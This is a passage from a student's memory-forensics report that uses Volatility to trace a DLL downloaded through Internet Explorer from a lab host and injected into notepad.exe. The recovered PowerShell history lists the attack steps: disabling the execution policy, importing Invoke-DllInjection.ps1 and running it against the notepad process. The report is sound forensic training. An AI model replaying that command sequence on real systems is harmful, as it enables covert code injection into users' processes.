0x76000000   0x113000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\MSCTF.dll
0x73a30000     0x9000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\SYSTEM32\kernel.appcore.dll
0x74820000     0xa000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\CRYPTBASE.dll
0x746e0000    0x54000     0xffff 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\bcryptPrimitives.dll
0x73900000    0xee000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\uxtheme.dll
0x73180000    0x1a000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\dwmapi.dll
0x70410000     0x5000        0x6 2020-04-23 20:08:23 UTC+0000   C:\Users\TamilMathi\Downloads\malicious_dll.dll
```

The process started time and rest of the DLL loaded time matched precisely with each other except this malicous_dll.dll

If the DLL is remotely loaded, it will be a challenge to retrieve the DLL. But volatility offers a plugin called **dlldump** which is capable for **extracting** a **DLL** from a process's memory and saves it locally onto our disk.

File system analysis:

For every file present in the system, the **information** about that specific **file** is stored in special table called **Master File Table** (MFT).

It keeps track of all information related to the file. It's a potential collection of artifacts when it comes to looking for a specific file information for investigation.

Since the file is in the disk, it should have made its entry into MFT. So, I extracted the information for a specific DLL file from MFT table using **mftparser** plugin of volatility framework.

It shows the **file creation time** along with its location.

```
root@siftworkstation:/home/sansforensics/Desktop/grad_research# vol.py -f Windows\ 8-Snapshot2.vmem --profile=Win81U1x86 mftparser
Volatility Foundation Volatility Framework 2.6.1
Scanning for MFT entries and building directory, this can take a while
**************************************************************************
MFT entry found at offset 0xb408
Attribute: In Use & File
Record Number: 13551
Link count: 1


$STANDARD_INFORMATION
Creation                       Modified                       MFT Altered                    Access Date                    Type
------------------------------ ------------------------------ ------------------------------ ------------------------------ ----
2013-08-22 08:22:08 UTC+0000 2014-11-22 01:06:05 UTC+0000   2020-04-23 23:43:10 UTC+0000   2020-04-23 23:43:10 UTC+0000   Read Only & Hidden &
 System & Archive

$FILE_NAME
Creation                       Modified                       MFT Altered                    Access Date                    Name/Path
------------------------------ ------------------------------ ------------------------------ ------------------------------ ---------
2013-08-22 08:22:08 UTC+0000 2020-04-23 23:43:10 UTC+0000   2020-04-23 23:43:10 UTC+0000   2020-04-23 23:43:10 UTC+0000   bootmgr

$DATA


$OBJECT_ID
Object ID: 40000000-0000-0000-0030-060000000000
Birth Volume ID: 1a2b0600-0000-0000-1a2b-060000000000
Birth Object ID: 3163c285-1600-0000-ffff-ffff82794711
```

For every file present in the file system, it gives the details. So, the output will be large in text. I redirected the output to text file then filtered out the file information I needed.

There are three reasons to believe that this file was downloaded from Internet Explorer (IE) and saved locally onto the disk.

- The same file name existed in **Internet Explorer Appdata** folder.
- One of the entries in MFT has this file name ending with **'. partial'**. It means, at the time of this entry into MFT, it was downloaded partially.
- The file resides in **user's download** folder.

From this information, I can infer that this file is downloaded from the internet and injected into the notepad.exe process locally.

```
root@siftworkstation:/home/sansforensics/Desktop/grad_research# vol.py -f Windows\ 8-Snapshot2.vmem --profile=Win81U1x86 mftparser > mftparsed
.txt
Volatility Foundation Volatility Framework 2.6.1
WARNING : volatility.debug    : NoneObject as string: Unable to read 1 bytes from 1024
WARNING : volatility.debug    : NoneObject as string: Array BirthDomainID invalid member 9
WARNING : volatility.debug    : NoneObject as string: Array BirthDomainID invalid member 10
WARNING : volatility.debug    : NoneObject as string: Array BirthDomainID invalid member 11
WARNING : volatility.debug    : NoneObject as string: Array BirthDomainID invalid member 12
```

```
root@siftworkstation:/home/sansforensics/Desktop/grad_research# cat mftparsed.txt | grep malicious
2020-04-23 20:04:09 UTC+0000 2020-04-23 20:04:09 UTC+0000   2020-04-23 20:04:09 UTC+0000   2020-04-23 20:04:09 UTC+0000   Users\TamilMathi\DOW
NLO~1\malicious_dll.dll.x7a7xcx.partial
2020-04-23 20:03:47 UTC+0000 2020-04-23 20:03:47 UTC+0000   2020-04-23 20:03:47 UTC+0000   2020-04-23 20:03:47 UTC+0000   Users\TamilMathi\App
Data\Local\Microsoft\Windows\INETCA~1\Low\IE\PEMC8YU5\malicious_dll[1].dll
2020-04-23 20:04:09 UTC+0000 2020-04-23 20:04:09 UTC+0000   2020-04-23 20:04:09 UTC+0000   2020-04-23 20:04:09 UTC+0000   Users\TamilMathi\DOW
NLO~1\malicious_dll.dll
```

Analyzing iexplore.exe:

To verify the above assumption, I further extracted the **memory of Internet Explorer** process(iexplore.exe). Volatility offers **memdump** plugin to extract the memory of specific process and writes it to the file.

```
root@siftworkstation:/home/sansforensics/Desktop/grad_research# vol.py -f Windows\ 8-Snapshot2.vmem --profile=Win81U1x86 memdump -p 2808 --dum
p-dir "/home/sansforensics/Desktop/grad_research/dumped_proc_mem/"
Volatility Foundation Volatility Framework 2.6.1
************************************************************************
Writing iexplore.exe [  2808] to 2808.dmp
root@siftworkstation:/home/sansforensics/Desktop/grad_research#
```

Then, I analyzed the specific memory dumped file using **strings** command. String command **displays** the **printable strings** from a file.

On analyzing the memory of iexplore.exe, I found the request to download the suspicious DLL file(**malicious_dll.dll)** to the IP address **192.168.111.131.**

```
Desktop/grad_research# strings dumped_proc_mem/2808.dmp | grep -A5 -B5 malicious | grep -A5 "GET"
GET /malicious_dll.dll HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://192.168.111.131/
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
```

Analyzing commands:

The next step was to **search** for any **commands** that were used to inject this file. By analyzing the input and output buffer, it's possible to get a clear picture of what command was executed and what was the output. It includes any **input** that was given and any **output** that was displayed after that. I used **consoles** plugin from volatility to retrieve the user input.

On analyzing the application name and commands, I found that sequence of **PowerShell** commands was executed to inject the DLL (malicious_dll.dll) into running process(notepad.exe).

From the output, I also found the notepad.exe **PID** (Process ID) preceded by command **Invoke-DLLInjection** and followed by the name of the downloaded **DLL** file(malicious_dll.dll).

```
root@siftworkstation:/home/sansforensics/Desktop/grad_research# vol.py -f Windows\ 8-Snapshot2.vmem --profile=Win8SP1x86 consoles
Volatility Foundation Volatility Framework 2.6.1
**************************************************
ConsoleProcess: conhost.exe Pid: 2980
Console: 0xb8b1d8 CommandHistorySize: 50
HistoryBufferCount: 3 HistoryBufferMax: 4
OriginalTitle: Windows PowerShell
Title: Administrator: Windows PowerShell
----
CommandHistory: 0x31c4b58 Application: PING.EXE????9_?V Flags:
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x0
----
CommandHistory: 0x31c4258 Application: ipconfig.exe?????????????lags:
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x0
----
CommandHistory: 0x31c4160 Application: powershell.exe ???????????? Flags: Allocated, Reset
CommandCount: 15 LastAdded: 14 LastDisplayed: 14
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x3195dc0
Cmd #0 at 0x31c3000: Set-ExecutionPolicy unrestricted
Cmd #1 at 0x31c2860: Y
Cmd #2 at 0x31c1b58: ipconfig
Cmd #3 at 0x3195b58: ping 192.168.111.131
Cmd #4 at 0x31c8d48: cd ..\..\Users\TamilMathi
Cmd #5 at 0x31c28a0: dir
Cmd #6 at 0x31cc618: cd .\Downloads
Cmd #7 at 0x31c28b0: ls
Cmd #8 at 0x31c8d88: Import-Module .\Invoke-DllInjection.ps1
Cmd #9 at 0x31c2870: ps
Cmd #10 at 0x31c15f0: notepad
Cmd #11 at 0x31c2770: ps
Cmd #12 at 0x31c10c8: Invoke-DllInjection
Cmd #13 at 0x31c1770: 3452
Cmd #14 at 0x31c8de0: C:\Users\TamilMathi\Downloads\malicious_dll.dll
----
Screen 0x31a5cd8 X:4 Y:0
Dump:

**************************************************
ConsoleProcess: conhost.exe Pid: 2136
Console: 0xb8b1d8 CommandHistorySize: 50
HistoryBufferCount: 2 HistoryBufferMax: 4
OriginalTitle: %SystemRoot%\system32\cmd.exe
Title: Administrator: C:\Windows\system32\cmd.exe
----
CommandHistory: 0x2db35e0 Application: whoami.exe\s??? Flags:
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x0
----
CommandHistory: 0x2db3418 Application: cmd.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x2d95ec8
----
Screen 0x2da4cb0 X:2 Y:0
Dump:
```

Shellbags:

ShellBags in windows are used to store **folder's appearance** information such as size, dimensions, etc. Potential artifacts can be recovered using this shellbags information.

Since it's a memory analysis of shellbags instead of registry key where shellbags full information are stored, there is a limitation on the information that's available.

I retrieved the below information from the memory dump using volatility. It showed two folders called **EXPLORER & MY_COMPUTER**. But both are not relevant for this investigation.

```
root@siftworkstation:/home/sansforensics/Desktop/grad_research# vol.py -f Windows\ 8-Snapshot2.vmem --profile=Win81U1x86 shellbags
Volatility Foundation Volatility Framework 2.6.1
Scanning for registries....
Gathering shellbag items and building path tree...
**************************************************************************
Registry: \??\C:\Users\TamilMathi\AppData\Local\Microsoft\Windows\UsrClass.dat
Key: Local Settings\Software\Microsoft\Windows\Shell\BagMRU
Last updated: 2020-04-23 20:08:02 UTC+0000
Value   Mru   Entry Type     GUID                                    GUID Description     Folder IDs
------- ----- -------------- --------------------------------------- -------------------- ----------
0       0     Folder Entry   20d04fe0-3aea-1069-a2d8-08002b30309d    My Computer          EXPLORER, MY_COMPUTER
**************************************************************************
```

Userassist:

UserAssist is one of the registry keys that keeps track of the **applications** that are **launched** from **desktop**. Exploring this key from memory provides lots of potential artifacts that may speed up the progress of the investigation.

Whenever the GUI window regains focus, the **focus count** value is **incremented** by **1**. Opening the window for the first time doesn't count. Another value that plays a major role in the investigation is **Time Focused**. It determines the time period during which the window is out of focus.

Volatility has the feature to carve out these values using **userassist** plugin. By examining the time and count precisely, the forensic examiner can decide which windows the user was working on at the time of crime.

```
root@siftworkstation:/home/sansforensics/Desktop/grad_research# vol.py -f Windows\ 8-Snapshot2.vmem --profile=Win81U1x86 userassist
Volatility Foundation Volatility Framework 2.6.1
---------------------------
Registry: \??\C:\Users\TamilMathi\ntuser.dat
Path: Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{9E04CAB2-CC14-11DF-BB8C-A2F1DED72085}\Count
Last updated: 2020-04-23 19:50:05 UTC+0000

Subkeys:

Values:
---------------------------
Registry: \??\C:\Users\TamilMathi\ntuser.dat
Path: Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{A3D53349-6E61-4557-8FC7-0028EDCEEBF6}\Count
Last updated: 2020-04-23 19:50:05 UTC+0000

Subkeys:

Values:
---------------------------
Registry: \??\C:\Users\TamilMathi\ntuser.dat
Path: Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{B267E3AD-A825-4A09-82B9-EEC22AA3B847}\Count
Last updated: 2020-04-23 19:50:05 UTC+0000

Subkeys:

Values:
---------------------------
Registry: \??\C:\Users\TamilMathi\ntuser.dat
Path: Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{BCB48336-4DDD-48FF-BB0B-D3190DACB3E2}\Count
Last updated: 2020-04-23 19:50:05 UTC+0000
```

For this case, the **notepad.exe** count is **1**. So, the notepad must have been opened/started by the user and DLL had been injected into the running notepad.exe process after it was started (1 minute later).

```
REG_BINARY    %windir%\system32\notepad.exe :
Count:          1
Focus Count:    2
Time Focused:   0:01:46.952000
Last updated:   2020-04-23 20:04:50 UTC+0000
Raw Data:
0x00000000  00 00 00 00 01 00 00 00 02 00 00 00 d4 9f 01 00   ................
0x00000010  00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf   ................
0x00000020  00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf   ................
0x00000030  00 00 80 bf 00 00 80 bf ff ff ff ff 40 dd 3d 72   ............@.=r
0x00000040  aa 19 d6 01 00 00 00 00                           ........

REG_BINARY    Microsoft.Windows.Explorer :
Count:          0
Focus Count:    1
Time Focused:   0:00:11.563000
Last updated:   1970-01-01 00:00:00 UTC+0000
```

On analyzing the count of powershell.exe, it has been verified that PowerShell window was opened at least once, where the commands were executed.

The last updated **timestamp** for **PowerShell** is **19:50:43** which is **earlier** than **notepad**.exe's timestamp. So, it's possible for the user to start PowerShell first followed by notepad and execute the command to inject the DLL.

```
Registry: \??\C:\Users\TamilMathi\ntuser.dat
Path: Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count
Last updated: 2020-04-23 20:08:14 UTC+0000

Subkeys:

Values:

REG_BINARY    UEME_CTLCUACount:ctor :
Count:          0
Focus Count:    0
Time Focused:   0:00:00.500000
Last updated:   1970-01-01 00:00:00 UTC+0000
Raw Data:
0x00000000  ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x00000010  00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf   ................
0x00000020  00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf   ................
0x00000030  00 00 80 bf 00 00 80 bf ff ff ff ff 00 00 00 00   ................
0x00000040  00 00 00 00 00 00 00 00                           ........

REG_BINARY    %windir%\system32\WindowsPowerShell\v1.0\powershell.exe :
Count:          2
Focus Count:    5
Time Focused:   0:04:33.265000
Last updated:   2020-04-23 19:50:43 UTC+0000
Raw Data:
0x00000000  00 00 00 00 02 00 00 00 05 00 00 00 7d 29 04 00   ............})..
0x00000010  00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf   ................
0x00000020  00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf   ................
0x00000030  00 00 80 bf 00 00 80 bf ff ff ff ff 10 d6 9c 79   ...............y
0x00000040  a8 19 d6 01 00 00 00 00                           ........
```

Student ID: 801157088
Name: TamilMathi TamilThurai

Conclusion:

After analyzing the image, I was able to find the injected process from the memory dump using volatility framework. I also leveraged memory of internet explorer, MFT table, network traffic data to find the injected DLL & process. I also presented the way the DLL was downloaded into the system. Finally, I made sure that data inside the image wasn't altered during analyzing phase. MD5 hash of the data match exactly to prove no data was modified.